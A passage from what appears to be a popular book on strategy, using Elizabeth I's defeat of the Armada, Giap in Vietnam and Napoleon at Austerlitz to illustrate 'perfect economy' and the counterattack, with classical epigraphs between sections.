When Queen Elizabeth I (1533-1603) ascended the throne of England in 1558, she inherited a second-rate power: the country had been racked by civil war, and its finances were in a mess. Elizabeth dreamed of creating a long period of peace in which she could slowly rebuild England's foundations and particularly its economy: a government with money was a government with options. England, a small island with limited resources, could not hope to compete in war with France and Spain, the great powers of Europe. Instead it would gain strength through trade and economic stability.

He whom the ancients called an expert in battle gained victory where victory was easily gained. Thus the battle of the expert is never an exceptional victory, nor does it win him reputation for wisdom or credit for courage. His victories in battle are unerring. Unerring means that he acts where victory is certain, and conquers an enemy that has already lost.

THE ART OF WAR, SUN-TZU, FOURTH CENTURY B.C.

Year by year for twenty years, Elizabeth made progress. Then, in the late 1570s, her situation suddenly seemed dire: an imminent war with Spain threatened to cancel all the gains of the previous

two decades. The Spanish king, Philip II, was a devout Catholic who considered it his personal mission to reverse the spread of Protestantism. The Low Countries (now Holland and Belgium) were properties of Spain at the time, but a growing Protestant rebellion was threatening its rule, and Philip went to war with the rebels, determined to crush them. Meanwhile his most cherished dream was to restore Catholicism to England. His short-term strategy was a plot to have Elizabeth assassinated and then to place her half sister, the Catholic Mary Queen of Scots, on the British throne. In case this plan failed, his long-term strategy was to build an immense armada of ships and invade England.

Philip did not keep his intentions well hidden, and Elizabeth's ministers saw war as inevitable. They advised her to send an army to the Low Countries, forcing Philip to put his resources there instead of into an attack on England--but Elizabeth balked at that idea; she would send small forces there to help the Protestant rebels avert a military disaster, but she would not commit to anything more. Elizabeth dreaded war; maintaining an army was a huge expense, and all sorts of other hidden costs were sure to emerge, threatening the stability she had built up. If war with Spain really was inevitable, Elizabeth wanted to fight on her own terms; she wanted a war that would ruin Spain financially and leave England safe.

Defying her ministers, Elizabeth did what she could to keep the peace with Spain, refusing to provoke Philip. That bought her time to put aside funds for building up the British navy. Meanwhile she worked in secret to damage the Spanish economy, which she saw as its only weak spot. Spain's enormous, expanding empire in the New World made it powerful, but that empire was far away. To maintain it and profit from it, Philip was entirely dependent on shipping, a vast fleet that he paid for with enormous loans from Italian bankers. His credit with these banks depended on the safe passage of his ships bringing gold from the New World. The power of Spain rested on a weak foundation.

And so Queen Elizabeth unleashed her greatest captain, Sir Francis Drake, on the Spanish treasure ships. He was to appear to be operating on his own, a pirate out for his own profit. No one was to know of the connection between him and the queen. With each ship that he captured, the interest rate on Philip's loans crept upward, until eventually the Italian bankers were raising the rate more because of the threat of Drake than because of any specific loss. Philip had hoped to launch his armada against England by 1582; short of money, he had to delay. Elizabeth had bought herself more time.

Meanwhile, much to the chagrin of Philip's finance ministers, the king refused to scale back the size of the invading armada. Building it might take longer, but he would just borrow more money. Seeing his fight with England as a religious crusade, he would not be deterred by mere matters of finance.

> *Achilles now routed the Trojans and pursued them towards the city, but his course, too, was run. Poseidon and Apollo, pledged to avenge the deaths of Cycnus and Troilus, and to punish certain insolent boasts that Achilles had uttered over Hector's corpse, took counsel together. Veiled with cloud and standing by the Scaean gate, Apollo sought out Paris in the thick of battle, turned his bow and guided the fatal shaft. It struck the one vulnerable part of Achilles's body, the right heel, and he died in agony.*
>
> *THE GREEK MYTHS, VOL. 2,* ROBERT GRAVES, 1955

While working to ruin Philip's credit, Elizabeth put an important part of her meager resources into building up England's spy network--in fact, she made it the most sophisticated intelligence agency in Europe. With agents throughout Spain, she was kept informed of Philip's every move. She knew exactly how large the armada was to be and when it was to be launched. That allowed her to postpone calling up her army and reserves until the very last moment, saving the government money.

Finally, in the summer of 1588, the Spanish Armada was ready. It comprised 128 ships, including twenty large galleons, and a vast number of sailors and soldiers. Equal in size to England's entire navy, it had cost a fortune. The Armada set sail from Lisbon in the second week of July. But Elizabeth's spies had fully informed her of Spain's plans, and she was able to send a fleet of smaller, more mobile English ships to harass the Armada on its way up the French coast, sinking its supply ships and generally creating chaos. As the commander of the English fleet, Lord Howard of Effingham, reported, "Their force is wonderful great and strong; and yet we pluck their feathers little by little."

Finally the Armada came to anchor in the port of Calais, where it was to link up with the Spanish armies stationed in the Low Countries. Determined to prevent it from picking up these reinforcements, the English gathered eight large ships, loaded them with flammable substances, and set them on course for the Spanish fleet, which was anchored in tight formation. As the British ships approached the harbor under full sail, their crews set them on fire and evacuated. The result was havoc, with dozens of Spanish ships in flames. Others scrambled for safe water, often colliding with one another. In their haste to put to sea, all order broke down.

The loss of ships and supplies at Calais devastated Spanish discipline and morale, and the invasion was called off. To avoid further attacks on the return to Spain, the remaining ships headed not south but north, planning to sail home around Scotland and Ireland. The English did not even bother with pursuit; they knew that the rough weather in those waters would do the damage for them. By the time the shattered Armada returned to Spain, forty-four of its ships had been lost and most of the rest were too damaged to be seaworthy. Almost two-thirds of its sailors and soldiers had perished at sea. Meanwhile England had lost not a single ship, and barely a hundred men had died in action.

It was a great triumph, but Elizabeth wasted no time on gloating. To save money, she immediately decommissioned the navy. She also refused to listen to advisers who urged her to follow up her victory by attacking the Spanish in the Low Countries. Her goals were limited: to exhaust Philip's resources and finances, forcing him to abandon his dreams of Catholic dominance and instituting a delicate balance of power in Europe. And this, indeed, was ultimately her greatest triumph, for Spain never recovered financially from the disaster of the Armada and soon gave up its designs on England altogether.

> *Limitations are troublesome, but they are effective. If we live economically in normal times, we are prepared for times of want. To be sparing saves us from humiliation. Limitations are also indispensable in the regulation of world conditions. In nature there are fixed limits for summer and winter, day and night, and these limits give the year its meaning. In the same way, economy, by setting fixed limits upon expenditures, acts to preserve property and prevent injury to the people.*
>
> *THE I CHING*, CHINA, CIRCA EIGHTH CENTURY B.C.

Interpretation

The defeat of the Spanish Armada has to be considered one of the most cost-effective in military history: a second-rate power that barely maintained a standing army was able to face down the greatest empire of its time. What made the victory possible was the application of a basic military axiom: attack their weaknesses with your strengths. England's strengths were its small, mobile navy and its elaborate intelligence network; its weaknesses were its limited resources in men, weaponry, and money. Spain's strengths were its vast wealth and its huge army and fleet; its weaknesses were the precarious structure of its finances, despite their magnitude, and the lumbering size and slowness of its ships.

Elizabeth refused to fight on Spain's terms, keeping her army out of the fray. Instead she attacked Spain's weaknesses with her strengths: plaguing the Spanish galleons with her smaller ships, wreaking havoc on the country's finances, using special ops to grind its war machine to a halt. She was able to control the situation by keeping England's costs down while making the war effort more and more expensive for Spain. Eventually a time came when Philip could only fail: if the Armada sank, he would be ruined for years to come, and even if the Armada triumphed, victory would come so dear that he would ruin himself trying to exploit it on English soil.

Understand: no person or group is completely either weak or strong. Every army, no matter how invincible it seems, has a weak point, a place left unprotected or undeveloped. Size itself can be a weakness in the end. Meanwhile even the weakest group has something it can build on, some hidden strength. Your goal in war is not simply to amass a stockpile of weapons, to increase your firepower so you can blast your enemy away. That is wasteful, expensive to build up, and leaves you vulnerable to guerrilla-style attacks. Going at your enemies blow by blow, strength against strength, is equally unstrategic. Instead you must first assess their weak points: internal political problems, low morale, shaky finances, overly centralized control, their leader's megalomania. While carefully keeping your own weaknesses out of the fray and preserving your strength for the long haul, hit their Achilles' heel again and again. Having their weaknesses exposed and preyed upon will demoralize them, and, as they tire, new weaknesses will open up. By carefully calibrating strengths and weaknesses, you can bring down your Goliath with a slingshot.

Abundance makes me poor.

--Ovid (43 B.C.-A.D. 17)

In all this--in selection of nutriment, of place and climate, of recreation--there commands an instinct of self-preservation which manifests itself most unambiguously as an instinct for self-defense. Not to see many things, not to hear them, not to let them approach one--first piece of ingenuity, first proof that one is no accident but a necessity. The customary word for this self-defensive instinct is taste. Its imperative commands, not only to say No when Yes would be a piece of "selflessness," but also to say No as little as possible. To separate oneself, to depart from that to which No would be required again and again. The rationale is that defensive expenditures, be they never so small, become a rule, a habit, lead to an extraordinary and perfectly superfluous impoverishment. Our largest expenditures are our most frequent small ones. Warding off, not letting come close, is an expenditure--one should not deceive oneself over this--a strength squandered on negative objectives. One can merely through the constant need to ward off become too weak any longer to defend oneself.... Another form of sagacity and self-defense consists in reacting as seldom as possible and withdrawing from situations and relationships in which one would be condemned as it were to suspend one's freedom, one's initiative, and become a mere reagent.

ECCE HOMO, FRIEDRICH NIETZSCHE, 1888

KEYS TO WARFARE

Reality can be defined by a sharp series of limitations on every living thing, the final boundary being death. We have only so much energy to expend before we tire; only so much in the way of food and resources is available to us; our skills and capacities can go only so far. An animal lives within those limits: it does not try to fly higher or run faster or expend endless energy amassing a pile of food, for that would exhaust it and leave it vulnerable to attack. It simply tries to make the most of what it has.

A cat, for instance, instinctively practices an economy of motion and gesture, never wasting effort. People who live in poverty, similarly, are acutely aware of their limits: forced to make the most of what they have, they are endlessly inventive. Necessity has a powerful effect on their creativity.

The problem faced by those of us who live in societies of abundance is that we lose a sense of limit. We are carefully shielded from death and can pass months, even years, without contemplating it. We imagine endless time at our disposal and slowly drift further from reality; we imagine endless energy to draw on, thinking we can get what we want simply by trying harder. We start to see everything as limitless--the goodwill of friends, the possibility of wealth and fame. A few more classes and books and we can extend our talents and skills to the point where we become different people. Technology can make anything achievable.

Abundance makes us rich in dreams, for in dreams there are no limits. But it makes us poor in reality. It makes us soft and decadent, bored with what we have and in need of constant shocks to remind us that we are alive. In life you must be a warrior, and war requires realism. While others may find beauty in endless dreams, warriors find it in reality, in awareness of limits, in making the most of what they have. Like the cat, they look for the perfect economy of motion and gesture--the way to give their blows the greatest force with the least expenditure of effort. Their awareness that their days are numbered--that they could die at any time--grounds them in reality. There are things they can never do, talents they will never have, lofty goals they will never reach; that hardly bothers them. Warriors focus on what they *do* have, the strengths that they *do* possess and that they must use creatively. Knowing when to slow down, to renew, to retrench, they outlast their opponents. They play for the long term.

Through the final years of French colonial rule in Vietnam and on through the Vietnam War, the military leader of the Vietnamese insurgents was General Vo Nguyen Giap. In first the French and then the Americans, he faced an enemy with vastly superior resources, firepower, and training. His own army was a ragtag collection of peasants; they had morale, a deep sense of purpose, but little else. Giap had no trucks to carry supplies, and his communications were nineteenth century. Another general would have tried to catch up, and Giap had the opportunity--he had the offer of trucks, radios, weapons, and training from China--but he saw them as a trap. It wasn't only that he didn't want to spend his limited funds on such things; in the long run, he believed, all they would do was turn the North Vietnamese into a weaker version of their enemy. Instead he chose to make the most of what he had, turning his army's weaknesses into virtues.

Trucks could be spotted from the air, and the Americans could bomb them. But the Americans could not bomb supply lines they could not see. Exploiting his resources, then, Giap used a vast network of peasant coolies to carry supplies on their backs. When they came to a river, they would cross it on rope bridges hung just below the surface of the water. Right up to the end of the war, the Americans were still trying to figure out how North Vietnam supplied its armies in the field.

Meanwhile Giap developed hit-and-run guerrilla tactics that gave him enormous potential to disrupt American supply lines. To fight, move troops, and ferry supplies, the Americans used helicopters, which gave them tremendous mobility. But the war ultimately had to be fought on the ground, and Giap was endlessly inventive in using the jungle to neutralize American air power, disorient American foot soldiers, and camouflage his own troops. He could not hope to win a pitched battle against superior U.S. weaponry, so he put his effort into spectacular, symbolic, demoralizing attacks that would drive home the futility of the war when they appeared on American TV. With the minimum that he had, he created the maximum effect.

Armies that seem to have the edge in money, resources, and firepower tend to be predictable. Relying on their equipment instead of on knowledge and strategy, they grow mentally lazy. When problems arise, their solution is to amass more of what they already have. But it's not what you have

that brings you victory, it's how you use it. When you have less, you are naturally more inventive. Creativity gives you an edge over enemies dependent on technology; you will learn more, be more adaptable, and you will outsmart them. Unable to waste your limited resources, you will use them well. Time will be your ally.

If you have less than your enemy, do not despair. You can always turn the situation around by practicing perfect economy. If you and your enemy are equals, getting hold of more weaponry matters less than making better use of what you have. If you have more than your enemy, fighting economically is as important as ever. As Pablo Picasso said, Even if you are wealthy, act poor. The poor are more inventive, and often have more fun, because they value what they have and know their limits. Sometimes in strategy you have to ignore your greater strength and force yourself to get the maximum out of the minimum. Even if you have the technology, fight the peasant's war.

This does not mean that you disarm or fail to exploit what advantages you may have in materiel. In Operation Desert Storm, the U.S. campaign against Iraq in 1991, American military strategists made full use of their superior technology, particularly in the air, but they did not depend on this for victory. They had learned the lesson of their debacle twenty years earlier in Vietnam, and their maneuvers showed the kind of deceptive feints and use of mobility associated with smaller, guerrilla-like forces. This combination of advanced technology and creative flair proved devastating.

War is a balance of ends and means: a general might have the best plan to achieve a certain end, but unless he has the means to accomplish it, his plan is worthless. Wise generals through the ages, then, have learned to begin by examining the means they have at hand and then to develop their strategy out of those tools. That is what made Hannibal a brilliant strategist: he would always think first of the givens--the makeup of his own army and of the enemy's, their respective proportions of cavalry and infantry, the terrain, his troops' morale, the weather. That would give him the foundation not only for his plan of attack but for the ends he wanted to achieve in this particular encounter. Instead of being locked in to a way of fighting, like so many generals, he constantly adjusted his ends to his means. That was the strategic advantage he used again and again.

The next time you launch a campaign, try an experiment: do not think about either your solid goals or your wishful dreams, and do not plan out your strategy on paper. Instead think deeply about what you have--the tools and materials you will be working with. Ground yourself not in dreams and plans but in reality: think of your own skills, any political advantage you might have, the morale of your troops, how creatively you can use the means at your disposal. Then, out of that process, let your plans and goals blossom. Not only will your strategies be more realistic, they will be more inventive and forceful. Dreaming first of what you want and then trying to find the means to reach it is a recipe for exhaustion, waste, and defeat.

Do not mistake cheapness for perfect economy--armies have failed by spending too little as often as by spending too much. When the British attacked Turkey during World War I, hoping to knock it out of the war and then attack Germany from the east, they began by sending a fleet to break through the Dardanelles Strait and head for the Turkish capital of Constantinople. The fleet made good progress, but even so, after several weeks some ships had been sunk, more lives than expected had been lost, and the venture in general was proving costly. So the British called off the naval campaign, deciding instead to land an army on the peninsula of Gallipoli and fight through by land. That route seemed safer and cheaper--but it turned into a months-long fiasco that cost thousands of lives and in the end led nowhere, for the Allies eventually gave up and pulled out their troops. Years later, Turkish documents were uncovered that revealed that the British fleet had been on the verge of success: in another day or two, it would have broken through and Constantinople would probably have fallen. The whole course of the war might have been changed. But the British had overeconomized; at the last moment, they had pulled their punches, worrying about cost. In the end the cost of trying to win on the

cheap wound up punitively expensive.

Every limitation has its value, but a limitation that requires persistent effort entails a cost of too much energy. When, however, the limitation is a natural one (as, for example, the limitation by which water flows only downhill), it necessarily leads to success, for then it means a saving of energy. The energy that otherwise would be consumed in a vain struggle with the object is applied wholly to the benefit of the matter in hand, and success is assured.

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.


Perfect economy, then, does not mean hoarding your resources. That is not economy but stinginess--deadly in war. Perfect economy means finding a golden mean, a level at which your blows count but do not wear you out. Overeconomizing will wear you out more, for the war will drag on, its costs growing, without your ever being able to deliver a knockout punch.

Several tactics lend themselves to economy in fighting. First is the use of deception, which costs relatively little but can yield powerful results. During World War II the Allies used a complicated series of deceptions to make the Germans expect an attack from many different directions, forcing them to spread themselves thin. Hitler's Russian campaign was much weakened by the need to keep troops in France and the Balkans, to defend from attacks there--attacks that never came. Deception can be a great equalizer for the weaker side. Its arts include the gathering of intelligence, the spreading of misinformation, and the use of propaganda to make the war more unpopular within the enemy camp.

Second, look for opponents you can beat. Avoid enemies who have nothing to lose--they will work to bring you down whatever it costs. In the nineteenth century, Otto von Bismarck built up Prussia's military power on the backs of weaker opponents such as the Danes. Easy victories enhance morale, develop your reputation, give you momentum, and, most important, do not cost you much.

There will be times when your calculations misfire; what had seemed to be an easy campaign turns out hard. Not everything can be foreseen. Not only is it important to pick your battles carefully, then, but you must also know when to accept your losses and quit. In 1971 the boxers Muhammad Ali and Joe Frazier, both at the heights of their careers, met for the world heavyweight championship. It was a grueling match, one of the most exciting in history; Frazier won by a decision after nearly knocking out Ali in the fifteenth round. But both men suffered horribly in the fight; both threw a lot of good punches. Wanting revenge, Ali gained a rematch in 1974--another grueling fifteen-round affair--and won by a decision. Neither boxer was happy, both wanted a more conclusive result, so they met again in 1975, in the famous "Thrilla in Manila." This time Ali won in the fourteenth round, but neither man was ever the same again: these three fights had taken too much out of them, shortening their careers. Pride and anger had overtaken their powers of reason. Do not fall into such a trap; know when to stop. Do not soldier on out of frustration or pride. Too much is at stake.

Finally, nothing in human affairs stays the same. Over time either your efforts will tend to slow down--a kind of friction will build up, whether from unexpected exterior events or from your own actions--or momentum will help to move you forward. Wasting what you have will create friction, lowering your energy and morale. You are essentially slowing yourself down. Fighting economically, on the other hand, will build momentum. Think of it as finding your level--a perfect balance between what you are capable of and the task at hand. When the job you are doing is neither above nor below your talents but at your level, you are neither exhausted nor bored and depressed. You suddenly have new energy and creativity. Fighting with perfect economy is like hitting that level--less resistance in your path, greater energy unleashed. Oddly enough, knowing your limits will expand your limits; getting the most out of what you have will let you have more.



Authority: The value of a thing sometimes lies not in what one attains with it but in what one pays for it--what it costs us.

--Friedrich Nietzsche (1844-1900)

REVERSAL

There can never be any value in fighting uneconomically, but it is always a wise course to make your opponent waste as much of his resources as possible. This can be done through hit-and-run tactics, forcing him to expend energy chasing after you. Lure him into thinking that one big offensive will ruin you; then bog that offensive down in a protracted war in which he loses valuable time and resources. A frustrated opponent exhausting energy on punches he cannot land will soon make mistakes and open himself up to a vicious counterattack.

TURN THE TABLES

THE COUNTERATTACK STRATEGY

Moving first--initiating the attack--will often put you at a disadvantage: you are exposing your strategy and limiting your options. Instead discover the power of holding back and letting the other side move first, giving you the flexibility to counterattack from any angle. If your opponents are aggressive, bait them into a rash attack that will leave them in a weak position. Learn to use their impatience, their eagerness to get at you, as a way to throw them off balance and bring them down. In difficult moments do not despair or retreat: any situation can be turned around. If you learn how to hold back, waiting for the right moment to launch an unexpected counterattack, weakness can become strength.

> *The technique of "according with" the enemy's expectations and desires requires first determining what they believe and want, then apparently conforming to them until the situation can be exploited: Definition: When the enemy wants to take something and you yield it, it is termed "according with."...In general, when going contrary to something merely solidifies it, it is better to accord with it in order to lead them to flaws. If the enemy wants to advance, be completely flexible and display weakness in order to induce an advance. If the enemy wants to withdraw, disperse and open an escape route for their retreat. If the enemy is relying upon a strong front, establish your own front lines far off, solidly assuming a defensive posture in order to observe their arrogance. If the enemy relies upon their awesomeness, be emptily respectful but substantially plan while awaiting their laxness. Draw them forward and cover them, release and capture them. Exploit their arrogance, capitalize on their laxity.*
>
> SEVENTEENTH-CENTURY MING DYNASTY TEXT, QUOTED IN *THE TAO OF SPYCRAFT*, RALPH D. SAWYER

DISGUISED AGGRESSION

In September 1805, Napoleon Bonaparte faced the greatest crisis until that moment in his career: Austria and Russia had joined in an alliance against him. To the south, Austrian troops were attacking the French soldiers occupying northern Italy; to the east, the Austrian general Karl Mack was leading a large force into Bavaria. A sizable Russian army under General Mikhail Kutusov was on its way to join Mack's army, and this allied force, once merged and expanded, would head for France. East of Vienna, more Russian and Austrian troops were waiting to be deployed wherever needed. Napoleon's armies were outnumbered two to one.

Napoleon's plan was to try to defeat each of the alliance's armies one by one, using his smaller but more mobile corps to fight them before they could join forces. While committing enough troops to produce a stalemate in Italy, he moved into Bavaria before Kutusov could reach it and forced Mack's ignominious surrender at Ulm, with hardly a shot being fired (see chapter 6). This bloodless victory was a masterpiece, but to exploit it to its fullest, Napoleon needed to catch Kutusov before the Russian general could himself be reinforced by more Russian or Austrian troops. To that end, Napoleon sent the bulk of his army east, toward Vienna, hoping to trap the retreating Russian forces. But the pursuit bogged down: the weather was bad, the French troops were tired, their marshals made mistakes, and, most important, the wily Kutusov was cleverer in retreat than in attack. Managing to elude the French, he reached the town of Olmutz, northeast of Vienna, where the remaining Austro-Russian forces were

stationed.

Now the situation reversed: suddenly it was Napoleon who was in grave danger. The strength of his corps was their mobility; relatively small, they were vulnerable individually and worked best when operating close enough to one another to come fast to one another's support. Now they were dispersed in a long line from Munich to Vienna, which Napoleon had taken after his victory over Mack at Ulm. The men were hungry, tired, and short of supplies. The Austrians fighting the French in northern Italy had given up the battle there and were in retreat--but that put them heading northeast, posing a threat to Napoleon's southern flank. To the north, the Prussians, seeing that Napoleon was in trouble, were considering joining the alliance. If that happened, they could wreak havoc on Napoleon's extended lines of communication and supply--and the two armies moving in from north and south could squeeze him to death.

Napoleon's options were abysmal. To continue the pursuit of Kutusov would further extend his lines. Besides, the Russians and Austrians were now 90,000 strong and in an excellent position at Olmutz. To stay put, on the other hand, was to risk being slowly swallowed by armies on all sides. Retreat seemed the only solution, and it was what his generals advised, but with the weather deteriorating (it was mid-November) and the enemy sure to harass him, that would be costly, too. And retreat would mean that his victory at Ulm had been wasted--a tremendous blow to the morale of his men. That would virtually invite the Prussians to join the war, and his enemies the English, seeing him vulnerable, might go so far as to invade France. Whatever path he chose seemed to lead to disaster. For several days he went into deep thought, ignoring his advisers and poring over maps.

> *A rapid, powerful transition to the attack--the glinting sword of vengeance--is the most brilliant moment of the defense.*
>
> CARL VON CLAUSEWITZ, 1780-1831

Meanwhile, at Olmutz, the Austrian and Russian leaders--among them the Austrian Emperor Francis I and the young czar Alexander I--watched Napoleon's moves with intense curiosity and excitement. They had him where they wanted him; surely they would be able to recoup the disaster at Ulm and then some.

On November 25, alliance scouts reported that Napoleon had moved a large part of his army to Austerlitz, halfway between Vienna and Olmutz. There it looked as if his forces were occupying the Pratzen Heights, a position that would indicate preparation for battle. But Napoleon had only some 50,000 men with him; he was outnumbered nearly two to one. How could he hope to face the allies? Even so, on November 27, Francis I offered him an armistice. Napoleon was formidable, and even at those odds, fighting him was a risk. In truth, Francis was also trying to buy enough time to envelop the French army completely, but none of the alliance generals thought Napoleon would fall for that trick.

To their surprise, however, Napoleon seemed eager to come to terms. Suddenly the czar and his generals had a new thought: he was panicking, grasping at straws. That suspicion seemed borne out almost immediately, when, on November 29, Napoleon abandoned the Pratzen Heights almost as soon as he had taken them, assuming a position to their west and repeatedly repositioning his cavalry. He appeared utterly confused. The next day he asked for a meeting with the czar himself. Instead the czar sent an emissary, who reported back that Napoleon had been unable to disguise his fear and doubt. He had seemed on edge, emotional, even distraught. The emissary's conditions for armistice had been harsh, and although Napoleon had not agreed to them, he had listened quietly, seeming chastened, even intimidated. This was music to the ears of the young czar, who was burning for his first engagement with Napoleon. He was tired of waiting.

By abandoning the Pratzen Heights, Napoleon seemed to have put himself in a vulnerable position: his southern lines were weak, and his route of retreat, southwest toward Vienna, was exposed. An allied army could take the Pratzen Heights, pivot south to break through that weak point in his lines and cut off his retreat, then move back north to surround his army and destroy him. Why wait? A better chance would never come. Czar Alexander and his younger generals prevailed over the hesitant Austrian emperor and launched the attack.

> *A sudden inspiration then came to William* [*at the Battle of Hastings, A.D. 1066*] *, suggested by the disaster which had befallen the English right in the first conflict. He determined to try the expedient of a feigned flight, a stratagem not unknown to Bretons and Normans of earlier ages. By his orders a considerable portion of the assailants suddenly wheeled about and retired in seeming disorder. The English thought, with more excuse on this occasion than on the last, that the enemy was indeed routed, and for the second time a great body of them broke the line and rushed after the retreating squadrons. When they were well on their way down the slope, William repeated his former procedure. The intact portion of his host fell upon the flanks of the pursuers, while those who had simulated flight faced about and attacked them in front. The result was again a foregone conclusion: the disordered men of the fyrd were hewn to pieces, and few or none of them escaped back to their comrades on the height.*
>
> *HISTORY OF THE ART OF WAR IN THE MIDDLE AGES,* SIR CHARLES OMAN, 1898

It began early on the morning of December 2. While two smaller divisions faced off against the French from the north, pinning them down, a stream of Russian and Austrian soldiers moved toward the Pratzen Heights, took them, then wheeled to the south, aiming at the French weak point. Although they met resistance from the outnumbered enemy, they quickly broke through and were soon able to take the key positions that would allow them to turn north and surround Napoleon. But at 9:00 A.M., as the last alliance troops (some 60,000 men in all) made their way to the heights and headed south, word reached the allied commanders that something unexpected was afoot: a large French force, invisible to them beyond the Pratzen Heights, was suddenly heading due east, straight for the town of Pratzen itself and the center of the allied lines.

Kutusov saw the danger: the allies had advanced so many men into the gap in the French lines that they had left their own center exposed. He tried to turn back the last troops heading south, but it was too late. By 11:00 A.M. the French had retaken the heights. Worse, French troops had come up from the southwest to reinforce the southern position and prevent the allies from surrounding the French. Everything had turned around. Through the town of Pratzen, the French were now pouring through the allied center and were swiftly moving to cut off the retreat of the allied troops to their south.

Each part of the allied army--north, center, and south--was now effectively isolated from the others. The Russians in the southernmost position tried to retreat farther to the south, but thousands of them lost their lives in the frozen lakes and marshes in their path. By 5:00 P.M. the rout was complete, and a truce was called. The Austro-Russian army had suffered terrible casualties, far more than the French. The defeat was so great that the alliance collapsed; the campaign was over. Somehow Napoleon had snatched victory from defeat. Austerlitz was the greatest triumph of his career.

Interpretation

In the crisis leading up to the Battle of Austerlitz, Napoleon's advisers and marshals had thought only of retreat. Sometimes it is better, they believed, to accept a setback willingly and go on the defensive.

On the other side stood the czar and his allies, who had Napoleon weak. Whether they waited to envelop him or attacked right away, they were on the offensive.

In the middle was Napoleon, who, as a strategist, stood far above both his own advisers and marshals, on the one hand, and the czar and alliance generals on the other. His superiority lay in the fluidity of his thinking: he did not conceive war in mutually exclusive terms of defense and offense. In his mind they were inextricably linked: a defensive position was the perfect way to disguise an offensive maneuver, a counterattack; an offensive maneuver was often the best way to defend a weak position. What Napoleon orchestrated at Austerlitz was neither retreat nor attack but something far more subtle and creative: he fused defense and offense to set up the perfect trap.

> *When the enemy finds itself in a predicament and wants to engage us in a decisive battle, wait; when it is advantageous for the enemy but not for us to fight, wait; when it is expedient to remain still and whoever moves first will fall into danger, wait; when two enemies are engaged in a fight that will result in defeat or injury, wait; when the enemy forces, though numerous, suffer from mistrust and tend to plot against one another, wait; when the enemy commander, though wise, is handicapped by some of his cohorts, wait.*
>
> *THE WILES OF WAR: 36 MILITARY STRATEGIES FROM ANCIENT CHINA*, TRANSLATED BY SUN HAICHEN, 1991

First, having taken Vienna, Napoleon advanced to Austerlitz, apparently taking the offensive. That startled the Austrians and Russians, even though they still heavily outnumbered him. Next he backed off and took a defensive position; then he seemed to switch between offense and defense, giving every appearance of confusion. In his meeting with the czar's emissary, he seemed confused personally as well as strategically. It was all high drama, staged by Napoleon to make him look weak and vulnerable, inviting attack.

These maneuvers fooled the allies into giving up prudence, striking out at Napoleon with total abandon and exposing themselves in the process. Their defensive position at Olmutz was so strong and dominant that only leaving it would ruin it, and that was precisely what Napoleon lured them into doing. Then, instead of defending himself against their rash attack, he suddenly switched to the offensive himself, the counterattack. In doing so he altered the dynamic of the battle not only physically but psychologically: when an attacking army suddenly has to go on the defensive, its spirit crumbles. And indeed the alliance troops panicked, retreating to the frozen lakes that Napoleon had intended as their graveyard all along.

Most of us only know how to play either offensively or defensively. Either we go into attack mode, charging our targets in a desperate push to get what we want, or we try frantically to avoid conflict and, if it is forced on us, to ward off our enemies as best we can. Neither approach works when it excludes the other. Making offense our rule, we create enemies and risk acting rashly and losing control of our own behavior, but constant defensiveness backs us into a corner, becomes a bad habit. In either case we are predictable.

Instead consider a third option, the Napoleonic way. At times you seem vulnerable and defensive, getting your opponents to disregard you as a threat, to lower their guard. When the moment is right and you sense an opening, you switch to the attack. Make your aggression controlled and your weakness a ploy to disguise your intentions. In a dangerous moment, when those around you see only doom and the need to retreat, that is when you smell an opportunity. By playing weak you can seduce your aggressive enemies to come at you full throttle. Then catch them off guard by switching to the offense when they least expect it. Mixing offense and defense in this fluid fashion, you will stay one

step ahead of your inflexible opponents. The best blows are the ones they never see coming.

These two main principles of application are specifically related to the tactical value assigned to the personality of the opponent in combat. According to the unilateral principle of application, the personality of the opponent was considered the primary target of an attack or counterattack, for the purpose of either total or partial subjugation. According to the bilateral principle of application, on the other hand, the opponent's personality was viewed not merely as a target, but also (and by certain bujutsu masters, primarily) as an instrument--that is, as the unwilling but nevertheless useful vector of his own subjugation..... It is the principle of bilateral application which seems to represent a tactical differentiation between Japanese bujutsu and the martial arts of the West. Lafcadio Hearn, for example, considered this principle "a uniquely Oriental idea," asking, "What Western brain could have elaborated this strange teaching: never to oppose force to force, but only to direct and utilize the power of attack; to overthrow the enemy solely by his own strength--to vanquish him solely by his own efforts?" (Smith, 128)...Takuan, writing about the art of swordsmanship in particular, refers to the strategic value of the bilateral principle in the strategy of counterattack against an opponent, when he advised his pupil to "make use of his attack by turning it on to himself. Then, his sword meant to kill you becomes your own and the weapon will fall on the opponent himself. In Zen this is known as 'seizing the enemy's spear and using it as the weapon to kill him'" (Suzuki, 96) The ancient schools of jujutsu were very empathetic on this subject.... Ju-Jutsu (literally "soft art"), as its name implies, is based upon the principle of opposing softness or elasticity to hardness or stiffness. Its secret lies in keeping one's body full of ki, *with elasticity in one's limbs, and in being ever on the alert to turn the strength of one's foe to one's own advantage with the minimum employment of one's own muscular force.*

SECRETS OF THE SAMURAI, OSCAR RATTI AND ADELE WESTBROOK, 1973

However desperate the situation and circumstances, don't despair. When there is everything to fear, be unafraid. When surrounded by dangers, fear none of them. When without resources, depend on resourcefulness. When surprised, take the enemy itself by surprise.

--*Sun-tzu,* The Art of War *(fourth century B.C.)*

JUJITSU

In 1920 the Democratic Party nominated Ohio governor James Cox as its candidate to succeed the retiring President Woodrow Wilson. At the same time, it named thirty-eight-year-old Franklin Delano Roosevelt as its vice presidential nominee. Roosevelt had served as the assistant secretary of the navy under Wilson; more important, he was the cousin of Theodore Roosevelt, still very popular after his presidency in the first decade of the century.

The Republican nominee was Warren G. Harding, and the campaign was a grueling affair. The Republicans had a lot of money; they avoided talking about the issues and played up Harding's folksy image. Cox and Roosevelt responded to the Republicans by going on a vigorous offensive, basing their campaign on a single issue of Wilson's: American participation in the League of Nations, which they hoped would bring peace and prosperity. Roosevelt campaigned all over the country, delivering speech after speech--the idea was to counter the Republicans' money with sheer effort. But the race was a disaster: Harding won the presidency in one of the biggest landslides in American electoral history.

